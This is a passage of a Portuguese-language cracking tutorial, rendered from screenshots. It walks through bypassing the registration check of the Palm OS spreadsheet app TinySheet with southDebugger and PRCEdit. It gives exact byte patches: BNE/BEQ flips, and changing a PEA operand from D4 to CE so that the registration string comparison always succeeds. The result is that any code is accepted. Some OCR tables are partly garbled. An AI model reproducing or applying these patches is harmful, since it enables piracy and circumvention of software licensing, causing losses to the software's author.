A0	A1	A2	A3	A4	A5
D0	D1	D2	D3	D4	D5

[003AF490-003AF6FC]:

003AF4C2 504F ADDQ.W #$8, A7

FIG. 12

A alteração mostrada na FIG. 9 é física no .PRC do TinySheet. Para alterarmos o byte no southDebugger e acompanhar a execução, basta clicar com o botão direito do mouse sobre o BNE e o pop-up da FIG. 12 aparece. Clique em “change memory content” e altere de 66 para 67 (veja FIG. 13).

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | register | memory dump | trap stack | breakpoints

main

disassembler

dec/hex 003AF4BA

address	ascii	hex	command		notes
003AF4BA	N...	4EBA17C0	JSR	#6080!$17C0 ;003B0C7C	
003AF4BE	J...	4A2EFFEA	TST.B	#-22!$-16(A6)	
003AF4C2	P0	504F	ADDQ.W	#$8, A7	
003AF4C4	f.	6610	BNE	#16!$10 ;003AF4D6	
003AF4C6	?<&.	3F3C26AE	MOVE.W	#9902!$26AE, -(A7)	
003AF4CA	N...	4EADF808	JSR	#-2040!$-7F8(A5)	
003AF4CE	p.	7001	MOVEQ	#$1, D0	
003AF4D0	T0	544F	ADDQ.W	#$2, A7	
003AF4D2	`...	60000220			
003AF4D6	.n....	0C6E0008FFE			
003AF4DC	g.	6710			
003AF4DE	?<&.	3F3C26B0			
003AF4E2	N...	4EADF808			
003AF4E6	p.	7001			
003AF4E8	T0	544F			
003AF4EA	`...	60000208			
003AF4EE	.n....	0C6E0015FFF8	CMPI.W	#21!$15, #$-8(A6)	
003AF4F4	f...	66000080	BNE	#128!$80 ;003AF576	
003AF4F8	A...	41FA0202	LEA	#514!$202(PC), A0	
003AF4FC	-P..	2D50FFCE	MOVE.L	(A0), #-50!$-32(A6)	
003AF500	=h....	3D680004FFD2	MOVE.W	#$4(A0), #-46!$-2E(A6)	
003AF506	A...	41FA01FA	LEA	#506!$1FA(PC), A0	
003AF50A	-P..	2D50FFD4	MOVE.L	(A0), #-44!$-2C(A6)	
003AF50E	=h....	3D680004FFD8	MOVE.W	#$4(A0), #-40!$-28(A6)	

change memory content

Enter hex values.

6710

OK Cancel

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[003AF490-003AF6FC]:

003AF4C2 504F ADDQ.W #$8, A7

Iniciar | Patcheand... | Palm OS® ... | southDebu... | southDebu... | Prcedit | PT | 01:34

FIG. 13

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | register | memory dump | trap stack | breakpoints

main

disassembler

dec/hex 003AF4BA

address	ascii	hex	command	notes
003AF4BA	N	4EBA17C0	JSR #6080!$17C0 ;003B0C7C	
003AF4BE		4A2EFFEA	TST.B #-22!$-16(A6)	
003AF4C2		504F	ADDQ.W #$8, A7	
003AF4C4	g.	6710	BEQ #16!$10 ;003AF4D6	
003AF4C6	?<&.	3F3C26AE	MOVE.W #9902!$26AE, -(A7)	
003AF4CA	N...	4EADF808	JSR #-2040!$-7F8(A5)	
003AF4CE	p.	7001	MOVEQ #$1, D0	
003AF4D0	T0	544F	ADDQ.W #$2, A7	
003AF4D2	`...	60000220	BRA #544!$220 ;003AF6F4	
003AF4D6	.n....	0C6E0008FFE4	CMPI.W #$8, #-28!$-1C(A6) [=#$0]	
003AF4DC	g.	6710	BEQ #16!$10 ;003AF4EE	
003AF4DE	?<&.	3F3C26B0	MOVE.W #9904!$26B0, -(A7)	
003AF4E2	N...	4EADF808	JSR #-2040!$-7F8(A5)	
003AF4E6	p.	7001	MOVEQ #$1, D0	
003AF4E8	T0	544F	ADDQ.W #$2, A7	
003AF4EA	`...	60000208	BRA #520!$208 ;003AF6F4	
003AF4EE	.n....	0C6E0015FFF8	CMPI.W #21!$15, #$-8(A6)	
003AF4F4	f...	66000080	BNE #128!$80 ;003AF576	
003AF4F8	A...	41FA0202	LEA #514!$202(PC), A0	
003AF4FC	-P..	2D50FFCE	MOVE.L (A0), #-50!$-32(A6)	
003AF500	=h....	3D680004FFD2	MOVE.W #$4(A0), #-46!$-2E(A6)	
003AF506	A...	41FA01FA	LEA #506!$1FA(PC), A0	
003AF50A	-P..	2D50FFD4	MOVE.L (A0), #-44!$-2C(A6)	
003AF50E	=h....	3D680004FFD8	MOVE.W #$4(A0), #-40!$-28(A6)	

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[003AF490-003AF6FC]:

Byte alterado (de BNE para BEQ)

Rotina da Talt

Jump

Veja FIG. 15

003AF4D6 0C6E0008FFE4 CMPI.W #$8, #-28!$-1C(A6) [=#$0]

FIG. 14

Agora teclamos F8. A execução do programa “pulou” para a linha 003AF4D6 e não executou a Talt. Entretanto isso não é o suficiente para burlar o registro do

programa. Após várias tentativas chegamos aos seguintes passos para registrar o TinySheet com qualquer registro.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | register | memory dump | trap stack | breakpoints

main

disassembler

dec/hex 003AF4BA

address	ascii	hex	command		notes
003AF4BA	N...	4EBA17C0	JSR	#6080!$17C0 ;003B0C7C	
003AF4BE	J...	4A2EFFEA	TST.B	#-22!$-16(A6)	
003AF4C2	P0	504F	ADDQ.W	#$8, A7	
003AF4C4	g.	6710	BEQ	#16!$10 ;003AF4D6	
003AF4C6	?<&.	3F3C26AE	MOVE.W	#9902!$26AE, -(A7)	
003AF4CA	N...	4EADF808	JSR	#-2040!$-7F8(A5)	
003AF4CE	p.	7001	MOVEQ	#$1, D0	
003AF4D0	T0	544F	ADDQ.W	#$2, A7	
003AF4D2	`...	60000220	BRA	#544!$220 ;003AF6F4	
003AF4D6	.n....	0C6E0008FFE4	CMPI.W	#$8, #-28!$-1C(A6)	
003AF4DC	g.	6710	BEQ	#16!$10 ;003AF4EE	
003AF4DE	?<&.	3F3C26B0	MOVE.W	#9904!$26B0, -(A7)	
003AF4E2	N...	4EADF808	JSR	#-2040!$-7F8(A5)	
003AF4E6	p.	7001	MOVEQ	#$1, D0	
003AF4E8	T0	544F	ADDQ.W	#$2, A7	
003AF4EA	`...	60000208	BRA	#520!$208 ;003AF6F4	
003AF4EE	.n....	0C6E0015FFF8	CMPI.W	#21!$15, #$-8(A6)	
003AF4F4	f...	66000080	BNE	#128!$80 ;003AF576	
003AF4F8	A...	41FA0202	LEA	#514!$202(PC), A0	
003AF4FC	-P..	2D50FFCE	MOVE.L	(A0), #-50!$-32(A6)	
003AF500	=h....	3D680004FFD2	MOVE.W	#$4(A0), #-46!$-2E(A6)	
003AF506	A...	41FA01FA	LEA	#506!$1FA(PC), A0	
003AF50A	-P..	2D50FFD4	MOVE.L	(A0), #-44!$-2C(A6)	
003AF50E	=h....	3D680004FFD8	MOVE.W	#$4(A0), #-40!$-28(A6)	

Jump

Veja FIG. 16

change memory content

Enter hex values.

6610

OK Cancel

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[003AF490-003AF6FC]:

003AF4DC 6710 BEQ #16!$10 ;003AF4EE [condition: FALSE]

Iniciar | Patcheand... | Palm OS® ... | southDebu... | southDebu... | Prcedit | PT | 01:35

FIG. 15

Executar o mesmo procedimento descrito na FIG. 12 e alterar o byte 67 para 66 (este caso é o oposto ao anterior).

Depois de alterado, tecle F8 e a execução irá para a linha 003AF4EE.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | register | memory dump | trap stack | breakpoints

main

disassembler

dec/hex 003AF4CE

Ao alterarmos de BNE para BEQ o fluxo da execução é normal e NÃO pula para 003AF576.

address	ascii	hex	command	notes
003AF4CE		7001	MOVEQ #$1, D0	
003AF4D0		544F	ADDQ.W #$2, A7	
003AF4D2		60000220	BRA #544!$220 ;003AF6F4	
003AF4D6		0C6E0008FFE4	CMPI.W #$8, #-28!$-1C(A6)	
003AF4DC		6610	BNE #16!$10 ;003AF4EE	
003AF4DE		3F3C26B0	MOVE.W #9904!$26B0, -(A7)	
003AF4E2	N...	4EADF808	JSR #-2040!$-7F8(A5)	
003AF4E6	p.	7001	MOVEQ #$1, D0	
003AF4E8	T0	544F	ADDQ.W #$2, A7	
003AF4EA	`...	60000208	BRA #520!$208 ;003AF6F4	
003AF4EE	.n....	0C6E0015FFF8	CMPI.W #21!$15, #$-8(A6)	
003AF4F4	f...	66000080	BNE #128!$80 ;003AF576	
003AF4F8	A...	41FA0202	LEA #514!$202(PC), A0	
003AF4FC	-P..	2D50FFCE	MOVE.L (A0), #-50!$-32(A6)	
003AF500	=h....	3D680004FFD2	MOVE.W #$4(A0), #-46!$-2E(A6)	
003AF506	A...	41FA01FA	LEA #506!$1FA(PC), A0	
003AF50A	-P..	2D50FFD4	MOVE.L (A0), #-44!$-2C(A6)	
003AF50E	=h....	3D680004FFD8	MOVE.W #$4(A0), #-40!$-28(A6)	
003AF514	?<..	3F3C0005	MOVE.W #$5, -(A7)	
003AF518	Hn..	486EFFEB	PEA #-21!$-15(A6)	
003AF51C	Hn..	486EFFD4	PEA #-44!$-2C(A6)	
003AF520	N0..	4E4FA2CE	TRAP #15!$F, #41678!$A2CE [sysTrapStrNCopy]	
003AF524	x.	7800	MOVEQ #$0, D4	
003AF526	0...	4FEF000A	LEA #10!$A(A7), A7	

change memory content

Enter hex values.

67000080

OK Cancel

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[003AF490-003AF6FC]:

003AF4F4 66000080 BNE #128!$80 ;003AF576 [condition: TRUE]

```
003AF4F4 66000080      BNE      #128!$80 ;003AF576 [condition: TRUE]
```

Iniciar | Patcheand... | Palm OS® ... | southDebu... | southDebu... | Prcedit | PT | 01:36

FIG. 16

Na FIG. 16 devemos alterar o BNE para BEQ conforme já visto.

Depois de alterado, teclamos F8 até atingir o ponto da FIG. 18.

Prcedit - [code0006.s]

File Edit View Tools Window Help

TinySheet4.patched.prc | RCP | code0003.s | code0004.s | code0005.s | code0001.s | code0002.s | code0006.s

Resources
- Forms
- Alerts
- Strings
- Data 0
- dc.b
- Keywords
- Changes
- Search Results

```
2283 00001b7e   7001                          MOVEQ    #1,D0
2284 00001b80   544f                          ADDQ.W   #2,A7
2285 00001b82   60000208                      BRA      L284
2286 00001b86   0c6e0015fff8          L264    CMPI.W   #21!$15,-8(A6)
2287 00001b8c   66000080                      BNE      L267
2288 00001b90   41fa0202                      LEA      L285,A0
2289 00001b94   2d50ffce                      MOVE.L   (A0),-50(A6)
2290 00001b98   3d680004ffd2                  MOVE.W   4(A0),-46(A6)
2291 00001b9e   41fa01fa                      LEA      L286,A0
2292 00001ba2   2d50ffd4                      MOVE.L   (A0),-44(A6)
2293 00001ba6   3d680004ffd8                  MOVE.W   4(A0),-40(A6)
2294 00001bac   3f3c0005                      MOVE.W   #5,-(A7)
2295 00001bb0   486effeb                      PEA      -21(A6)
2296 00001bb4   486effd4                      PEA      -44(A6)
2297 00001bb8   4e4fa2ce                      TRAP     #15,$A2CE = sysTrapStrNCopy
2298 00001bbc   7800                          MOVEQ    #0,D4
2299 00001bbe   4fef000a                      LEA      10(A7),A7
2300 00001bc2   6018                          BRA      L266
2301 00001bc4   41eeffd4              L265    LEA      -44(A6),A0
2302 00001bc8   1f304000                      MOVE.B   0(A0,D4.W),-(A7)
2303 00001bcc   4eba01d2                      JSR      L287
2304 00001bd0   41eeffd4                      LEA      -44(A6),A0
2305 00001bd4   11804000                      MOVE.B   D0,0(A0,D4.W)
2306 00001bd8   5244                          ADDQ.W   #1,D4
2307 00001bda   544f                          ADDQ.W   #2,A7
2308 00001bdc   0c440005              L266    CMPI.W   #5,D4
2309 00001be0   6de2                          BLT      L265
2310 00001be2   486effce                      PEA      -50(A6)
2311 00001be6   4eba0294                      JSR      L295
2312 00001bea   486effce                      PEA      -50(A6)
2313 00001bee   486effd4                      PEA      -44(A6)
2314 00001bf2   4e4fa0c8                      TRAP     #15,$A0C8 = sysTrapStrCompare
2315 00001bf6   4a40                          TST.W    D0
2316 00001bf8   4fef000c                      LEA      12(A7),A7
2317 00001bfc   6710                          BEQ      L267
```

Alterar BNE para BEQ. O fluxo deve seguir conforme assinalado.





FIG. 17

Veja no prcEdit o mesmo código da FIG. 16.

A execução estava em L264 e encontrou abaixo um BNE L267. Ao alterarmos de BNE para BEQ ele **não** pula para L267 e continua sua execução nas próximas instruções até atingir o BRA L266.

A linha que tem o label L266 é CMPI.W #5,D4 veja na FIG. 18.



address	ascii	hex	command	
003AF540		5244	ADDQ.W	#$1, D4
003AF542		544F	ADDQ.W	#$2, A7
003AF544		0C440005	CMPI.W	#$5, D4
003AF548	m.	6DE2	BLT	#-30!$-1E ;003AF52C
003AF54A	Hn..	486EFFCE	PEA	#-50!$-32(A6)
003AF54E	N...	4EBA0294	JSR	#660!$294 ;003AF7E4
003AF552	Hn..	486EFFCE	PEA	#-50!$-32(A6) [=#$0]
003AF556	Hn..	486EFFD4	PEA	#-44!$-2C(A6)
003AF55A	N0..	4E4FA0C8	TRAP	#15!$F, #41160!$A0C8 [sysTrapStrCompare]
003AF55E	J@	4A40	TST.W	D0
003AF560	O...	4FEF000C	LEA	#12!$C(A7), A7
003AF564	g.	6710	BEQ	#16!$10 ;003AF576
003AF566	?<&.	3F3C26B2	MOVE.W	#9906!$26B2, -(A7)
003AF56A	N...	4EADF808	JSR	#-2040!$-7F8(A5)
003AF56E	p.	7001	MOVEQ	#$1, D0
003AF570	T0	544F	ADDQ.W	#$2, A7
003AF572	`...	60000180	BRA	#384!$180 ;003AF6F4
003AF576	N..r	4EADF772	JSR	#-2190!$-88E(A5)
003AF57A	6	3600	MOVE.W	D0, D3

```
003AF576    N..r        4EADF772        JSR       #-2190!$-88E(A5)
003AF57A    6.          3600            MOVE.W    D0, D3
003AF57C    .n....      0C6E000BFFDE    CMPI.W    #11!$B, #-34!$-22(A6)
003AF582    f(          6628            BNE       #40!$28 ;003AF5AC
003AF584    .C..        0C430008        CMPI.W    #$8, D3
003AF588    g8          6738            BEQ       #56!$38 ;003AF5C2
003AF58A    .C..        0C43000A        CMPI.W    #10!$A, D3
```

A0	A1	A2	A3	A4	A5	A6
D0	D1	D2	D3	D4	D5	D6

[003AF490-003AF6FC]:

```
003AF552 486EFFCE      PEA      #-50!$-32(A6) [=#$0]
```

FIG. 18

Execute teclando F8 até a execução atingir a linha que tem a instrução PEA #-50!$-32(A6) [=#$0] conforme a FIG. 18.

A instrução PEA significa **P**ush **E**ffective **A**ddress, ou seja, pega o operando (no caso é A6) e coloca na stack. Neste caso, A6 tem o prefixo -32, isso quer dizer que o programa está colocando (**P**ush) na pilha (stack) o valor endereçado por A6-32 (A6 menos 32).

Abaixo dessa linha temos outro PEA #-44!$-2C(A6) que igualmente, coloca na pilha o valor endereçado por A6-2C (A6 menos 2C).

Logo em seguida ele chama a sysTrapStrCompare. Podemos então notar que as linhas PEA são as strings a serem comparadas pela sysTrapStrCompare. Ele coloca as strings na pilha (parâmetro) e chama a função (sysTrapStrCompare).

A primera string está em A6-32 e a segunda string está em A6-2C. Agora abrimos uma “memory dump window” e clicamos em A6. Veja a FIG. 19.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | register | memory dump | trap stack | breakpoints

main

disassembler

dec/hex 003AF540

address	ascii	hex	command
003AF540	RD	5244	ADDQ.W #$1, D4
003AF542	TO	544F	ADDQ.W #$2, A7
003AF544	.D..	0C440005	CMPI.W #$5, D4
003AF548	m.	6DE2	BLT #-30!$-1E ;003AF52C
003AF54A	Hn..	486EFFCE	PEA #-50!$-32(A6)
003AF54E	N...	4EBA0294	JSR #660!$294 ;003AF7E4
003AF552	Hn..	486EFFCE	PEA #-50!$-32(A6) [=#$0]
003AF556	Hn..	486EFFD4	PEA #-44!$-2C(A6)

memory dump [A6]

Valor de A6

0003B91C

address	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ascii
0003B91C	00	03	B9	48	00	3B	0B	AC	00	00	60	C6	00	00	00	00	...H.;....`.....
0003B92C	00	00	00	00	00	03	D1	B4	00	00	27	AE	00	03	D0	7E	.....'....~
0003B93C	00	00	75	E0	00	00	82	E2	00	39	E6	84	00	03	B9	60	..u.....9.....`
0003B94C	10	06	68	0E	00	03	B9	8A	00	00	00	09	00	00	82	E2	..h.....
0003B95C	00	03	B9	8A	00	03	B9	7C	10	06	9C	24	00	00	82	E2	.....|...$....
0003B96C	00	03	B9	8A	00	00	00	00	00	03	CF	AE	00	03	AC	D6	.....
0003B97C	00	03	B9	A2	00	3A	1F	22	00	03	B9	8A	00	00	00	09	.....:.".....
0003B98C	00	00	00	0E	00	91	24	BB	00	00	83	CC	00	00	00	00	.....$.....
0003B99C	00	00	00	00	00	00	00	03	BB	30	00	3A	20	BC	00	00	.....0.: ...
0003B9AC	00	01	00	00	00	00	00	03	D1	B4	00	00	27	AE	00	03	.....'...
0003B9BC	D0	7E	00	03	CF	AE	00	03	AC	D6	00	39	E6	84	00	00	.~.....9....
0003B9CC	00	00	00	A0	00	3B	00	A0	00	03	00	00	00	3B	00	00	.....;.....;..

A0 A1 A2 A3 A4 A5 A6 A7 PC

D0 D1 D2 D3 D4 D5 D6 D7 USP

A5 A6

D5 D6

003AF552 486EFFCE PEA #-50!$-32(A6) [=#$0]

FIG. 19

Na FIG. 19 A6 = 0003B91C. Agora basta calcular:

-32(A6) = A6 - 32 = 0003B91C – 32 = 3B8EA

Clicamos novamente em A6, alteramos 0003B91C para 3B8EA e teclamos ENTER. Veja FIG. 20

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | register | memory dump | trap stack | breakpoints

main

disassembler

dec/hex 003AF548

address	ascii	hex	command
003AF548	m.	6DE2	BLT #-30!$-1E ;003AF52C
003AF54A	Hn..	486EFFCE	PEA #-50!$-32(A6)
003AF54E	N...	4EBA0294	JSR #660!$294 ;003AF7E4
003AF552	Hn..	486EFFCE	PEA #-50!$-32(A6) [=#$0]
003AF556	Hn..	486EFFD4	PEA #-44!$-2C(A6)
003AF55A	N0..	4E4FA0C8	TRAP #15!$F, #41160!$A0C8 [sysTrapStrCompare]
003AF55E	J@	4A40	TST.W D0
003AF560	0...	4FEF000C	LEA #12!$C(A7), A7

memory dump

Endereço A6-32

0003B8EA

address	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ascii
0003B8EA	47	33	46	49	4D	00	00	00	00	00	00	00	60	C6	00	00	G3FIM.....`...
0003B8FA	85	36	00	00	84	A2	00	00	82	E2	00	03	00	00	24	C9	.6.....$.
0003B90A	00	03	B9	20	00	3B	08	B8	31	36	00	00	00	00	00	03	... .;..16.....
0003B91A	B9	8A	00	03	B9	48	00	3B	0B	AC	00	00	60	C6	00	00	.....H
0003B92A	00	00	00	00	00	00	00	03	D1	B4	00	00	27	AE	00	03	.....
0003B93A	D0	7E	00	00	75	E0	00	00	82	E2	00	39	E6	84	00	03	.~..u.....9....
0003B94A	B9	60	10	06	68	0E	00	03	B9	8A	00	00	00	09	00	00	.`..h.....
0003B95A	82	E2	00	03	B9	8A	00	03	B9	7C	10	06	9C	24	00	00	.....|...$..
0003B96A	82	E2	00	03	B9	8A	00	00	00	00	00	03	CF	AE	00	03	.....
0003B97A	AC	D6	00	03	B9	A2	00	3A	1F	22	00	03	B9	8A	00	00	.....:.".....
0003B98A	00	09	00	00	00	0E	00	91	24	BB	00	00	83	CC	00	00	.....$.....
0003B99A	00	00	00	00	00	00	00	00	00	03	BB	30	00	3A	20	BC	.....0.: .

Conteúdo = G3FIM = user ID da FIG. 2

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

A5	A6
D5	D6

003AF552 486EFFCE PEA #-50!$-32(A6) [=#$0]

FIG. 20

Concluímos que o programa gera uma string a partir do código de registro digitado. Essa string deve ser igual ao USER ID calculado pelo programa.

Depois ele compara o USER ID com a string que ele gerou a partir do código de registro. Se elas forem diferentes, o registro é inválido mas se elas forem iguais, o registro é válido.

Para fazermos ele aceitar qualquer registro basta comparar a string do USER ID com ela mesma. Assim:

Original (compara strings diferentes)

.....

...

PEA #-50!$-32(A6) [=#$0] **=> user ID**

PEA #-44!$-2C(A6) **=> string calculada conforme registro digitado**

Trap #15!$f, #41160!$A0C8 [sysTrapStrCompare] **=> Compara user ID com a string calculada**

...

...

...

Comparando a mesma string

...

...

...

PEA #-50!$-32(A6) [=#$0] **=> user ID**

PEA #-50!$-32(A6) **=> user ID**

Trap #15!$f, #41160!$A0C8 [sysTrapStrCompare] **=> compara user ID com user ID**

...

...

...

Para alterar o segundo PEA, basta clicar com o botão direito do mouse sobre ele. No pop-up clique em “change memory content” e altere de D4 para CE. Veja FIG. 21.

Após essa alteração devemos alterar ainda alguns BEQs e BNEs sunseqüentes. Essas alterações são mostradas na FIG. 23.

Na FIG. 24 temos o log do prcEdit. As alterações que fizerem devem ser **iguais** às das figuras.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler

main

disassembler

dec/hex 003AF538

address	ascii	hex	command
003AF538	A...	41EEFFD4	LEA #-44!$-2C(A6), A0
003AF53C	..@.	11804000	MOVE.B D0, #$0(A0,D4)
003AF540	RD	5244	ADDQ.W #$1, D4
003AF542	T0	544F	ADDQ.W #$2, A7
	.D..	0C440005	CMPI.W #$5, D4
	m.	6DE2	BLT #-30!$-1E ;003AF52C
	Hn..	486EFFCE	PEA #-50!$-32(A6)
	N...	4EBA0294	JSR #660!$294 ;003AF7E4
	Hn..	486EFFCE	PEA #-50!$-32(A6) [=#$0]
	Hn..	486EFFCE	PEA #-50!$-32(A6)
	N...	4E4FA0C8	TRAP #15!$F, #41160!$A0C8 [sysTrapStrCompare]
	J@	4A40	TST.W D0
	O...	4FEF000C	LEA #12!$C(A7), A7
	g.	6710	BEQ #16!$10 ;003AF576
	?<&.	3F3C26B2	MOVE.W #9906!$26B2, -(A7)
003AF56A	N...	4EADF808	JSR #-2040!$-7F8(A5)
003AF56E	p.	7001	MOVEQ #$1, D0
003AF570	T0	544F	ADDQ.W #$2, A7
003AF572	`...	60000180	BRA #384!$180 ;003AF6F4
003AF576	N..r	4EADF772	JSR #-2190!$-88E(A5)
003AF57A	6.	3600	MOVE.W D0, D3
003AF57C	.n....	0C6E000BFFDE	CMPI.W #11!$B, #-34!$-22(A6)
003AF582	g(	6728	BEQ #40!$28 ;003AF5AC

A segunda linha era 486EFFD4 e alteramos para 486EFFCE para ficar igual a primeira linha. Com isso comparamos a mesma string.

```
003AF582        g(          6728        BEQ       #40!$28 ;003AF5AC
003AF584        .C..        0C430008    CMPI.W    #$8, D3
```

A0	A1	A2	A3	A4	A5	A6
D0	D1	D2	D3	D4	D5	D6

[003AF490-003AF6FC]:

```
003AF552 486EFFCE      PEA      #-50!$-32(A6) [=#$0]
```

FIG. 21

FIG. 22

Ao executarmos o programa o form com a mensagem de registro aceito aparece conforme a FIG. 22.

Prcedit - [E:\Arquivos de Programas\Stanley\Palm\Crack\PRCs\TinySheet4.patched.prc]

File Edit Insert View Tools Window Help

TinySheet4.patched.prc | RCP | code0003.s | code0004.s | code0005.s | code0001.s | code0002.s | code0006.s

- Resources
  - Forms
  - Alerts
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
0x37D30: 4A2E FFEA 504F 6710 3F3C 26AE 4EAD F808  J.ÿêPOg.?<&®N-ø.
0x37D40: 7001 544F 6000 0220 0C6E 0008 FFE4 6610  p.TO`.. .n..ÿäf.
0x37D50: 3F3C 26B0 4EAD F808 7001 544F 6000 0208  ?<&°N-ø.p.TO`...
0x37D60: 0C6E 0015 FFF8 6700 0080 41FA 0202 2D50  .n..ÿøg..▌Aú..-P
0x37D70: FFCE 3D68 0004 FFD2 41FA 01FA 2D50 FFD4  ÿÎ=h..ÿÒAú.ú-PÿÔ
0x37D80: 3D68 0004 FFD8 3F3C 0005 486E FFEB 486E  =h..ÿØ?<..HnÿëHn
0x37D90: FFD4 4E4F A2CE 7800 4FEF 000A 6018 41EE  ÿÔNO¢Îx.Oï..`.Aî
0x37DA0: FFD4 1F30 4000 4EBA 01D2 41EE FFD4 1180  ÿÔ.0@.Nº.ÒAîÿÔ.▌
